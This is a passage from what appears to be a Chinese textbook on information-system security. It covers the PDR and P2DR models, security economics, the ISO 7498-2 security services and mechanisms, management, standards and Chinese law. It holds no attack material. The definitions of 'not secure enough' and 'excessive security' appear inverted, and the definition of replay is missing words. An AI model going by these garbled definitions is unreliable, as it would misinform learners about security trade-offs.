说到系统的恢复，人们不能不想到给人留下极为深刻教训的阪神大地震。这场发生在 1995 年 1 月 17 日以神户为中心的日本阪神地区的地震，吞噬了 6400 多无辜的生命，受伤人数高达 4 万多，房屋损坏近 25 万幢，是日本自 1923 年关东大地震以来受灾损失最大的一次。图 0.6 为当时地震破坏的一个场面。

这次地震给人们深刻的教训：我们的社会是脆弱的；而这样一个脆弱的社会会面临一些意想不到的灾难。关键的问题是我们的社会在经受打击时还能不能继续运转、继续存活，如何才能把灾难带来的损失减少到最小。阪神大地震是清晨 5 时 46 分发生的，但是 35 分钟后，气象厅才给国土厅发出神户 6 级地震的传真(后改为 7 级)，等到国土厅的人看到这份传真时，地震已经过去 1 个多小时。当国土厅的报告送达首相官邸时已经是地震后 5 小时了。首相官邸在灾难的危急关头成了“信息的空白地带”，也就根本谈不上如何发挥政府中枢决策指挥机构的功能了。这是信息不通畅造成的十分严重的后果。

当阪神大地震伴随着网络上的计算机病毒肆虐和肆无忌惮的黑客攻击发生的时候，人们不能不联想到在国家和组织的生存中地位和作用日益险要、而自身又极为脆弱的信息系统面临突然打击时，我们的社会将如何运行，也要求人们站在更高的角度来看待信息系统的安全问题。这就是信息保障的概念。何况国家或组织所遭受的灾难并不只是天灾，还会有人祸。2001 年美国就遭受了震惊世界的“9・11”事件(见图 0.7)。



图 0.6　阪神大地震的一个场面



图 0.7　“9・11”事件

2000 年，美国发布了《保卫美国的计算机空间——信息系统保护国家计划》，分析了美国关键基础设施面临的威胁，制定了其关键基础设施保障框架。美国的 2001 年国防科学研究公告中有这样一段话："在未来某个时间，美国将遭受攻击，这并不是计算机黑客的攻击，而是由狡猾的敌方使用一系列有效的信息战武器和技术发动的攻击。面对这样的威胁，我们只有两种选择：攻击发生前作出调整或是攻击发生后再进行调整。"可见，基于主动防御的信息系统保障思想对于我们的社会多么重要。所以，美国国防部于 2002 年发布了《信息(安全)保障》指令(8500・1)，于 2003 年又发布了《信息(安全)保障实现》指令(8500・2)，以这两个文件作为国防系统安全评估(也包括风险管理)的依据。

2. 从静态防御到动态防御

人们的研究还发现，信息系统本身充满了动态性。

- 信息系统的需求是动态的。
- 安全漏洞具有动态性：网络设备和应用系统在设计开发过程中必然存在某些缺陷和漏洞，新的系统部件也会引入新的问题。
- 系统建设是动态的，新应用、新产品不断出现，设备、应用系统和操作系统平台的不断升级和复杂化。
- 网络拓扑是动态的：在网络的运行中，用户和拓扑是动态变化的。
- 网络上的各种威胁也是动态的。

这些动态的因素要求网络的防御也必须是动态的。信息系统的安全防护除了应当采取加密、访问控制和隔离(如防火墙)外，还应当动态地检测和监控网络，利用检测工具(如漏洞评估、入侵检测等)了解和评价系统的安全状态，发现新的威胁和弱点，并通过循环反馈及时作出有效的响应，将系统调整到"最安全"和"风险最低"的状态。

另一方面，PDR 模型的出发点是任何防护措施都是可以被攻破的，但是攻击是需要时间的，防护、检测和响应也都是需要时间的，没有永久的防护，离开了时间的安全问题是没有意义的。例如，只要时间充足，没有破解不了的密码；若时间极短，破解的概率也极小。所以在 PDR 模型中引入了时间要素，通常用图 0.8 表示这些基于时间关系的 PDR 模型原理。于是就有了 3 个时间参数：P_t(系统的整体防护时间)，D_t(检测时间)，R_t(系统响应时间)。时间是量化的，是可以被计算的。再引入 E_t 为暴露时间，则可以得到如下关系：




图 0.8　基于时间关系的 PDR 模型原理

- 如果 $P_t > D_t + R_t$，那么系统是安全的；
- 如果 $P_t \leq D_t + R_t$，那么 $E_t = (D_t + R_t) - P_t$。

3. 技术与管理从分离到融合

信息保障强调信息系统整个生命周期的防御和恢复，同时安全问题的出现和解决方案也超越了纯技术范畴。为了确保信息系统的可用性、完整性、保密性、可控性、不可否认性等特性，单靠技术是难以奏效的。所以，信息安全保障要依赖于人、技术、管理三者共同完成，通过提高系统的预警能力、保护能力、检测能力、反应能力和恢复能力，在信息和系统生命周期全过程的各个状态下提供适当的安全功能。其中，管理的作用是非常突出的。

20 世纪 90 年代末，美国国际互联网安全系统公司(ISS)提出的动态的自适应网络安全模型(adaptive network security model，ANSM)，就是基于这种思想的一种安全管理模型。这个模型称为 PPDR(或 P2DR)模型。如图 0.9 所示，它是在 PDR 模型的基础上增加了一个 policy(安全策略)，并且这个 P 位于该模型的中央，起总揽全局的主导作用。




图 0.9　PPDR 模型

这里，安全策略是根据风险分析产生的描述系统中哪些资源要得到保护，以及如何实现对它们的保护等内容。它是 P2DR 安全模型的核心，是整个信息系统安全的依据，是所有的防护、检测、响应的实施依据。强调安全策略的实质是要充分考虑人的管理因素。

0.2.4　基于经济学的信息系统安全概念

从经济学的角度看，任何一个项目都要考虑投资效益。对于信息系统安全来说，需要考虑如下 3 个与经济有关的问题：

- 系统资产：需要保护系统的哪些资源？这些被保护的资源统称系统资产。
- 资产损失：明确系统被攻击成功时遭受的损失。
- 投入：确定为保护系统安全需要投入的资金。

1. 资产

通常用资产估计来确定需要保护的系统的价值。对于信息系统来说，可以用“信息资产”来描述信息化的成果。通常信息资产可以认为由组织的 5 种资源组成。

(1) 物理资源

构成信息系统的一切具有物理形态的资产都称为物理资产，包括通信线路、通信设备、工作站、服务器、终端、存储设备等。

(2) 信息资源

信息资产是相对于物理资产而言的资产，是具有信息属性的资产，包括软件以及各种信息资源(财务信息、人事信息、业务信息、计划信息、设计信息以及系统记录的其他信息等)。它们也常被看作是知识资产。

(3) 时间资源

时间就是效率，也就是一种宝贵的资产。

(4) 人力资源

人力资源是组织最灵活、最主动的资源。

(5) 信誉(形象)资源

信誉是组织宝贵的无形资产。信誉受到损失,组织的形象、可信度将会不佳,愿意与之打交道者会减少。

2. 资产损失

资产一旦受到威胁或破坏,就会给组织带来损失。损失可能表现为 3 种情形:

(1) 一时性损失。如系统死机、人员不能工作、处理时间拖延等。

(2) 长期恢复损失。如信息资源的重新配置等,需要一定的时间。

(3) 潜在损失。如信誉受损后,所产生的影响要过一段时间才能表现出来。

损失的内容大致可以包括如下一些方面。

(1) 资金损失:用资金来衡量系统遭受的损失。损失包括:

- 生产力损失;
- 直接损失的设备和资金;
- 调查成本;
- 修复或更换设备付出的成本;
- 专家咨询成本;
- 员工加班的报酬等。


(2) 形象损失。形象等同于信任度,是一种无形的资产。

(3) 业务损失。这是一种潜在的损失。


(4) 人员流失。

3. 安全投资

一般来说,威胁是不以被保护的系统的意志为转移的。因此提高系统的安全强度的基本措施无非是降低系统的脆弱性。但这是需要付出代价的,是需要投资的。如果不需要花费代价,就没有脆弱性可言,也就没有系统安全问题了。图 0.10 为安全投入、安全强度与侵入可能性之间的关系。




(a) 安全投入与侵入可能性的折中



(b) 平衡点的变化

图 0.10　安全投入、安全强度与侵入可能性间的关系

由图 0.10 中可以看出:

(1) 安全强度越高,侵入得逞的可能性就越低。但是,当侵入的可能性降低到一定程度时,要继续降低侵入可能性,就需要更大幅度的安全强度。

(2) 较低的安全强度需要较低的安全投资,较高的安全强度需要较高的安全投资。但是,当安全强度提高到一定水平时,继续提高安全强度,将要更大幅度地提高安全投资。

(3) 把两条曲线结合起来看,显然要使侵入的可能性降低到零,需要的安全投资可以说是无限的。也就是说,要实现完全的系统安全是不可能的。在极端的情况下,风险的最大值不应当超过系统的总资产,否则就是没有意义的。现实的系统安全要在安全代价与资产损失之间进行折中,要根据系统需要的安全强度和经济力量所决定的安全投入进行折中。或者说,是在减少的损失和为减少损失需要进行的投资之间进行折中。

(4) 安全投入与侵入可能性之间的折中点会随着侵入手段的变化而移动。当侵入手段加强时,需要的安全投入也要相应增加。

4. 适度的安全

系统安全的根本问题就是减少资产的损失。从资产保护的角度看,风险是丢失所保护资产的概率。但是,现实的系统安全强度的提高,不仅要考虑安全投入和资产损失之间的折中,还要受制于下列因素:

- 用户的方便性。就像一个安全等级十分高的机关一样,安全级别高也会给内部人员的行动带来很多约束和不便。一个信息系统安全强度的提高,也会给用户的操作带来一些不便。
- 管理的复杂性。一般来说,安全强度高的系统的管理(如配置)要比安全强度低的系统管理复杂。例如,就一个简单的安全需求:“对于信息 I,只能让 A 获得,而不能让 B 获得”,就很难 100%的保证。因为,不可能完全杜绝 B 直接或间接从 A 处获得 I 的渠道。
- 其他,如系统性能开销、适应性改变等。

因此,没有真正的安全,现实的安全是“适度的安全”。适度的安全包含了如下 3 个安全概念:

(1) 不够安全:安全投入大于所减少的损失。

(2) 适度安全:安全投入等于所减少的损失。

(3) 过分安全:安全投入小于所减少的损失。

0.3 信息系统安全体系

一个系统的安全不是一些零星的工作,而是要作为一个整体进行考虑。这个整体解决方案形成一个信息系统安全体系。信息系统安全体系的形成是通过对于系统的风险分析,提出安全需求,制定出安全策略,再根据安全策略,决定系统的安全功能——安全服务,并通过相应的安全机制来实现需要的安全服务。所以,一个系统的安全体系包括两部分内容:

(1) 安全服务。安全服务是安全机制提供的对付安全威胁的功能以及配备位置。

(2) 安全机制。安全机制是安全服务的具体实现。

任何信息系统的安全体系都是要结合系统的实际建立的。为了给信息系统的安全体系提供一个指导原则和约束条件，ISO/IEC 7498-2(中国标准为：GB/T 9387.2-1995《信息处理系统 开放系统互连 基本参考模型 第2部分：安全体系结构》)提出了一个建立在OSI参考模型7层协议之上的信息安全体系结构标准，并再ISO/IEC 7498-2定义了5类安全服务、8种特定安全机制、5种普遍性安全机制，确立了安全服务与安全机制的关系，并确定了安全管理。

0.3.1 OSI 安全体系的安全服务

OSI安全体系提供5类安全服务。这些服务都是第 *N* 层向第 *N*+1 层提供的。

OSI安全体系结构最重要的贡献是它总结了对于OSI的5种安全服务，并给出了这些安全服务在OSI七层中的配置位置(如表0.1所示)。本节中使用的 *N* 指OSI体系中的第 *N* 层。

表0.1 OSI安全体系结构中的安全服务配置

安全服务 \ OSI协议层(*N*)			1	2	3	4	5	6	7
鉴别服务/访问控制服务			N	N	Y	Y	N	N	Y
机密性服务	数据机密性	连接机密性	Y	Y	Y	Y	N	Y	Y
		无连接机密性	N	Y	Y	Y	N	Y	Y
		选择字段机密性					N		Y
	业务流机密性		Y	N	N	N	N	Y	Y
数据完整性服务	带恢复功能的连接完整性		N	N	N	Y	N	N	Y
	无恢复功能的连接完整性		N	N	Y	Y	N	N	Y
	无连接完整性		N	N	Y	Y	N	N	Y
	选择字段连接完整性		N	N	N	N	N	N	Y
	选择字段无连接完整性		N	N	Y	Y	N	N	Y
抗抵赖服务			N	N	N	Y	N	N	Y

注：Y表示提供，N表示不提供。

下面介绍各种安全服务的概念。

1. 鉴别服务

假冒和重放是针对OSI系统的两种常见攻击形式。假冒就是提供虚假身份。重放就是某信息的全部或部分，以掩盖其他虚假信息。鉴别服务通过对于通信的对等实体(主体)和数据源的鉴别和确认来对抗假冒性攻击以及重放性攻击。

在OSI层次结构中，当服务第 *N* 层提供时，将使第 *N*+1 层实体确信与之通信的是它需要的第 *N* 层的实体。按照实体的作用分，鉴别服务可以分为访问实体(对等实体)鉴别和数据源(数据原发)鉴别服务。按照实体性质分，鉴别服务应当配置在如下3个层次上：

- 主机地址鉴别——网络层鉴别；
- 进程地址鉴别——运输层鉴别；
- 人员账户鉴别——应用层鉴别。

2. 访问控制服务

访问控制服务的安全目标是防止系统资源(系统的计算资源、通信资源、数据资源等)的非授权访问,通过建立访问实体(主体)与资源(客体)之间的访问关系(如读、写、删除、运行等)形成授权机制,决定主体在什么条件下、为了什么目的才可以访问哪些目标。通常,访问控制是与鉴别结合进行的,所以访问控制服务也要配置在网络、运输和应用 3 层上。

3. 机密性服务

对数据提供保护,使之不被非授权泄露。按照原理,机密性服务可分为 2 类。

(1) 数据机密性保护:使攻击者难于从数据项中推断出敏感信息。按照被保护数据的存在方式,还可以分为如下 3 种。

- 连接机密性保护:保证一次(*N*)连接上的全部(*N*)用户数据都保护起来,不使非授权泄露。
- 无连接机密性保护:为单个无连接的 *N* 层服务数据单元(*N*-SDU)中的全部 *N* 用户数据提供机密性保护。
- 选择字段机密性保护:仅对处于(*N*)连接的用户数据或无连接的(*N*-SDU)中所选择的字段提供机密性保护。

(2) 业务流机密性保护:使攻击者不能通过观察通信业务流推断出其中的敏感信息。

4. 完整性服务

完整性服务用以对抗主动攻击,保护数据在存储、传输等过程中不被非授权修改(如插入、篡改、重排序或延迟等),以提供准确的数据。它可以用于一个数据流、单个数据或一个选定的数据字段,并分为带有恢复功能和不带恢复功能。带恢复的完整性服务在检测到完整性破坏后,可以正确地将数据恢复到被破坏前的样子。在 ISO/IEC 7498-2 中,将之分为如下几类。

(1) 选择字段完整性服务,又分为连接和无连接两种。这种服务仅对某个数据单元中所指定的字段进行完整性保护。由于它必须对数据单元中的不同字段请求明确的保护形式,因此只能配置在应用层。

(2) 连接与无连接完整性服务,包括无连接完整性服务和无恢复的连接完整性服务。这种服务主要配置在应用层、传输层、网络层、数据链路层和物理层,具体配置在哪一层取决于媒体技术。

(3) 带恢复的连接完整性服务可在传输层和应用层配置。

5. 抗抵赖服务

这种服务通过提供证据来证实某通信实体的诚实性。它分为如下两类：

（1）有数据原发证明的抗抵赖：防止发送方抵赖。

（2）有数据交付证明的抗抵赖：防止接收方抵赖。

0.3.2 OSI 安全体系安全机制

1. 基本安全机制

安全服务通过安全机制实现。同一安全机制也可以用于实现不同的安全服务。ISO/IEC 7498-2 中列出的安全机制包括如下一些内容。

（1）加密机制

加密机制能为数据提供机密性，也能为通信业务流信息提供机密性，通常采用密码、信息隐藏等方法实现。

（2）数据签名机制

用以提供认证或抗抵赖服务，是基于密码体制的一种机制。

（3）访问控制机制

用来实施对资源访问或操作的限制，可以支持的安全目标有：

- 数据机密性；
- 数据完整性；
- 可用性。

（4）完整性保护机制

用于避免未授权的数据乱序、丢失、重放、插入以及篡改，具体技术有校验码（抗修改）、顺序号（防乱序）、时间标记（防重放、防丢失）等。

（5）通信业填充机制

通信业填充机制是一种用于提供业务流机密性保护的反分析机制，它可以生成伪造的通信实例、伪造的数据单元或数据单元中伪造的数据，使攻击者难于从数据流量方面对通信业务进行分析。

（6）路由选择控制机制

路由选择控制机制可以动态地或预定地选择路由，以便只使用物理上安全的子网络、中继站或链路进行通信。例如：

- 当检测到有持续的攻击时，便指示网络服务提供者要经过别的路由建立连接；
- 依据安全策略，可以禁止带有某些安全标记的数据通过某些子网络、中继站或链路；
- 连接的发起者或无连接中数据的发送者，可以指定路由选择说明，以请求回避某些特定的子网络、中继站或链路。

（7）公证机制

公证机制是一种由可信的第三方提供的安全保证机制。可信的第三方接受通信实体的委托，利用所掌握的能够证明可信赖的信息，提供密钥分配、数字签名等，对通信实体（信源、通信时间和目的地等）的真实性、信息的完整性加以保证。

公证的方式有两种：仲裁方式和判决方式。

（8）鉴别交换机制

鉴别交换机制用于在 N 层提供对等实体鉴别，采用的技术有：

- 鉴别信息，如口令、生物信息、身份卡等；
- 密码技术。

鉴别技术的选用取决于使用的环境。在许多场合下，还必须附以其他一些技术，如：

- 时间标记与同步时钟。
- 二次握手（对应单方鉴别）或三次握手（对应双方鉴别）。
- 抗否认机制：数字签名和公认机制。

2. 安全机制与安全服务之间的关系

ISO 7498-2 标准还给出了安全服务和所采用的安全机制之间的关系，见表 0.2。

表 0.2　OSI 安全服务与安全机制之间的关系

安全服务 \ 安全机制		加密	数字签名	访问控制	数据完整性	鉴别交换	通信业务填充	路由选择控制	公证
鉴别服务	对等实体鉴别	Y	Y	N	N	Y	N	N	N
	数据原发鉴别	Y	Y	N	N	N	N	N	N
访问控制服务		Y	N	Y	N	N	N	N	N
机密性服务	连接/无连接的机密性	Y	N	N	N	N	N	Y	N
	选择字段机密性	Y	N	N	N	N	N	N	N
	通信业务流机密性	Y	N	N	N	N	Y	Y	N
完整性	连接完整性	Y	N	N	Y	N	N	N	N
	无连接完整性	Y	Y	N	Y	N	N	N	N
抗抵赖服务		N	Y	N	Y	N	N	N	Y

注：Y 代表提供，N 代表不提供。

3. 普遍性安全机制

在 OSI 安全体系中还定义了 5 种不为特定服务而设置的安全机制，称为普遍性安全机制。这些普遍性安全机制并非完全技术性的，有些也被看作是安全管理的机制。

（1）安全标记机制

安全标记可以为某一资源（例如数据单元）命名或指定安全属性约束。这种标记或约束可以有两种形式：

- 显式的，例如校验码等与传送数据相连的附加数据。
- 隐含的，例如加密数据中隐含着密钥约束。

（2）事件检测机制

事件检测指与安全有关的事件的检测，例如对于特定安全侵害事件、特定选择事件、对事件发生次数计数的溢出等的检测。这些检测一般要引起一个或多个动作，如对事件的报

告、记录以及恢复等。

(3) 安全审计跟踪机制

安全审计跟踪机制具有如下作用：

- 记录可疑事件(可以产生一个安全报警)；
- 记录许多日常事件(如连接的建立和终止、使用安全机制和访问敏感资源等)；
- 将事件消息传递给维护日志；
- 为检查和调查安全的漏洞提供资料；
- 通过列举被记录的安全事件类型，对某些潜在的攻击起威慑作用。

(4) 安全恢复机制

安全恢复机制可以根据事件处理和管理功能等机制的请求，对于事件应用一组规则后进行系统恢复。恢复动作有 3 种类型：

- 立即动作，即立即放弃操作(如断开连接)；
- 暂时动作，即使实体暂时无效(如关闭)；
- 长期动作，即把实体列入黑名单等。

(5) 可信功能机制

可信功能机制具有如下作用：

- 延伸其他安全机制的范围或所建立的有效性。因为直接提供的安全机制或安全访问机制的任意功能都应当是可信的。
- 提供对某些硬件和软件可信赖性的保证。

0.3.3 信息系统的安全管理

按照 IATF 的“纵深防御策略”，具体的任务要依赖于人、技术和运作三者协调完成，或者说，它是一个由技术保障体系、组织保障体系和管理保障体系组成的系统。

管理是在群体活动中，为了完成一定的任务、实现预期的目标，针对特定的对象，根据具体的环境，采用适宜的方法，遵循规定的原则，所进行的计划制定、机构建立、程序设计、措施落实、培训教育、效果检查、改进落实等活动。

随着信息(系统)安全保障概念的确立和发展，人们越来越认识到信息安全管理在信息安全体系中的作用远远大于技术，并且只有有了有效的管理保障，技术才能发挥积极的作用。

1. 安全策略

安全策略(security policy)是在一个特定的环境(安全区域)里，为保证提供一定级别的安全保护所必须遵循的一系列条例和规则。它是现代信息保障理论的核心，它提供的一套准则从全局角度看对于信息系统的安全起着指导性作用。随着信息化的推进，信息系统的作用日趋显要、结构不断复杂、规模越来越大、威胁越来越多，安全的问题越来越严重、也越来越突出和困难，安全策略的指定越来越重要。

安全策略的作用是建立一个具有指导性的安全技术和管理规范，是在进行系统风险分析的基础上，对于控制策略、安全模型、安全等级、评价标准等提出的一个基本框架性文件。

一般来说，安全策略文件至少要包括如下内容：

(1) 对系统安全的定义、总体目标和保护范围。

(2) 支持安全目标和原则的管理意向声明。

(3) 对于安全政策、原则、标准和要求的简要解释，例如：

- 符合立法和契约的规定；
- 安全教育的要求；
- 对于攻击的预防和检测；
- 持续运行管理；
- 违反安全策略的后果等。

(4) 安全管理的总体定义、具体权责要求等。

(5) 有关支持政策的文献援引，例如适用于具体信息系统的较为详细的安全政策、流程或使用者应当遵循的安全条例等。

2. 安全管理活动

OSI 的安全管理活动主要有如下几类：

(1) 安全服务管理

安全服务管理是为特定安全服务实施管理活动，在管理某一特定安全服务时，所执行的管理活动有：

- 为该安全服务确定和指派安全保护目标；
- 为该安全服务选择特定的安全机制；
- 对需要事先取得管理者同意的可用安全机制进行协商；
- 通过适当的安全机制管理功能调用特定安全机制。

(2) 安全机制管理

安全机制管理是对各项安全机制的功能、参数和协议的管理。

(3) 安全事件处理管理

安全事件处理管理的主要活动有：

- 报告包括远程的明显违反系统安全的企图；
- 确定和修订触发安全事件报告的阈值。

(4) 安全审计管理

安全审计管理的主要活动有：

- 收集、记录安全事件；
- 授予或取消对所选用事件进行审计跟踪(记录、调查)的能力；
- 准备安全审计报告。

(5) 安全恢复管理

安全恢复管理的主要活动有：

- 制定并维护安全事故的恢复计划、操作规程和细则；
- 提出完备的安全恢复报告。

(6) 安全行政管理

安全行政管理的主要活动有：

- 建立专门的安全管理机构；
- 建立完善的安全管理制度；
- 配备专门的安全管理人员，并进行培训、考察、评价等管理。

(7) 系统安全管理

系统安全管理是一项综合管理。它的主要活动有：

- 管理总体安全策略，维护其一致性；
- 依据系统总体的安全策略，在系统中建立不同等级的安全管理信息库(SMIB)，以存储与系统安全有关的全部信息；
- 维护安全管理协议，保证安全服务管理和安全机制管理之间的正常交互功能。

3. 信息系统的安全标准

标准是衡量、评估、评测的准则。以互连、互通、互操作为特征的现代信息系统是建立在一系列准则或协议基础上的复杂系统，其安全也需要用一定的标准进行规范、评估和评测。

信息系统安全标准大体可以分为 3 类：

(1) 针对信息系统(包括产品)的安全性评测准则

- 美国国防部的《可信计算机系统评估准则》(Trusted Computer System Evaluation Criteria，TCSEC，1983)，也称橘皮书，主要对操作系统进行评估，将之安全分为 D、C1、C2、B1、B2、B3、A1 共 7 个等级。这是 IT 历史上第一个安全评估标准。
- 欧洲(英国、德国、法国、荷兰)的《信息技术安全性评估准则》(Information Technology Security Evaluation Criteria，ITSEC，1990)，也称白皮书。
- 加拿大的《可信计算机产品评估准则 3.30》(CTCPEC 3.0，1992.4)，将安全需求分为 4 个层次：机密性、完整性、可靠性和可说明性。
- 六国七方(英国、加拿大、法国、德国、荷兰、美国国家安全局和美国标准技术研究所)的《信息技术安全评估通用标准》(Common Criteria of Information Technical Security Evaluation，CCITSE)，简称 CC，是在 TCSEC 基础上的改进，从对操作系统评估扩充到信息技术产品和系统。
- ISO/IEC 21827：2002，《信息安全工程能力成熟度模型》(System Secrrity Engineering Capability Maturity Model，SSE-CMM)是一个关于信息安全建设工程实施方面的标准，通常使用过程改善、能力评估和保证 3 种方式应用。
- 中华人民共和国国家标准 GB 17895-1999《计算机信息系统安全保护等级划分准则》，将计算机信息系统安全保护能力划分为 5 个等级，于 2001 年 1 月 1 日起实施。

(2) 针对使用信息系统的组织的安全管理标准

- ISO/IEC 17799：2000《信息技术 信息安全管理实用规则》，从信息安全策略、组织的安全、资产分类和管理、人员安全、物理和环境安全、通信和操作管理、访问控制、系统开发和维护、业务连续性管理、符合性 10 个方面介绍了 36 个信息安全控制目标以及实现这些目标的 127 个控制措施。

- 基于信息安全管理体系(ISMS)的标准,如:风险评估标准 ISO/IEC TR 13335-3《IT安全管理指南》(GMITS),管理体系标准 ISO 9001:2000、ISO 14000、BS 7799-2:2002、ISO Guide 72 和 73 等。
- 中国的《计算机信息系统安全保护条例》、《计算机信息系统安全等级保护管理要求》等。

(3) 针对不同安全产品的互操作性的互操作标准

- 加密标准 DES;
- 安全电子邮件标准 SMIME;
- 安全电子商务标准 SET。

4. 信息系统安全立法

法律是由国家政权保证执行的行为规范。下面主要介绍中国有关信息(系统)安全的有关法律法规。

- 《中华人民共和国计算机信息系统安全保护条例》(1994 年 2 月 18 日国务院令第 147 号)。
- 《计算机信息网络国际联网安全保护管理办法》(公安部 1997 年 12 月 30 日发布)。
- 《中华人民共和国刑法》(1997 年 3 月 14 日第八届全国人民代表大会常务委员会第五次会议通过)。
- 《全国人民代表大会常务委员会关于维护互联网安全的决定》(2000 年 12 月 28 日第九届全国人民代表大会常务委员会第十九次会议表决通过)。
- 《计算机病毒防治管理办法》(公安部 2000 年 4 月 26 日发布执行)。
- 《计算机信息系统国际联网保密管理规定》(国家保密局发布 2000 年 1 月 1 日起执行)。
- 《互联网电子公告服务管理规定》(2000 年 10 月 8 日中华人民共和国信息产业部第三号令)。
- 《计算机软件保护条例》(2001 年 2 月 20 日国务院令第 339 号)。
- 《中华人民共和国电子签名法》(2004 年 8 月 28 日第十届全国人民代表大会常务委员会第十一次会议通过,2005 年 4 月 1 日执行)。
- 《互联网著作权行政保护办法》(国家版权局、信息产业部 2005 年 4 月 30 日共同颁布,5 月 30 日起执行)。

0.3.4 信息系统安全的防御原则

信息系统的安全是防御式安全。因此在系统的规划、设计、实现、集成、安装、调试等所有过程中,都应同步考虑安全策略和功能具备的程度,坚持预防为主,不要存在侥幸心理而放掉任何一个已经发现的漏洞和可能出现的安全威胁。

不同的组织在不同的背景下,基于不同的利益考虑,往往会制定出一些进行信息系统安全的防御原则。下面介绍目前已经取得共识的信息系统安全防御原则。

1. 木桶原则

木桶原则也称均衡防护原则。它是基于“木桶的容积由其最短的一块木板决定”的原则，考虑到即使绝大部分的环节上防御能力极强，只要有一处很弱，系统总体的防御力也是弱的。因此，要对于最常见的攻击手段采取均衡防护。

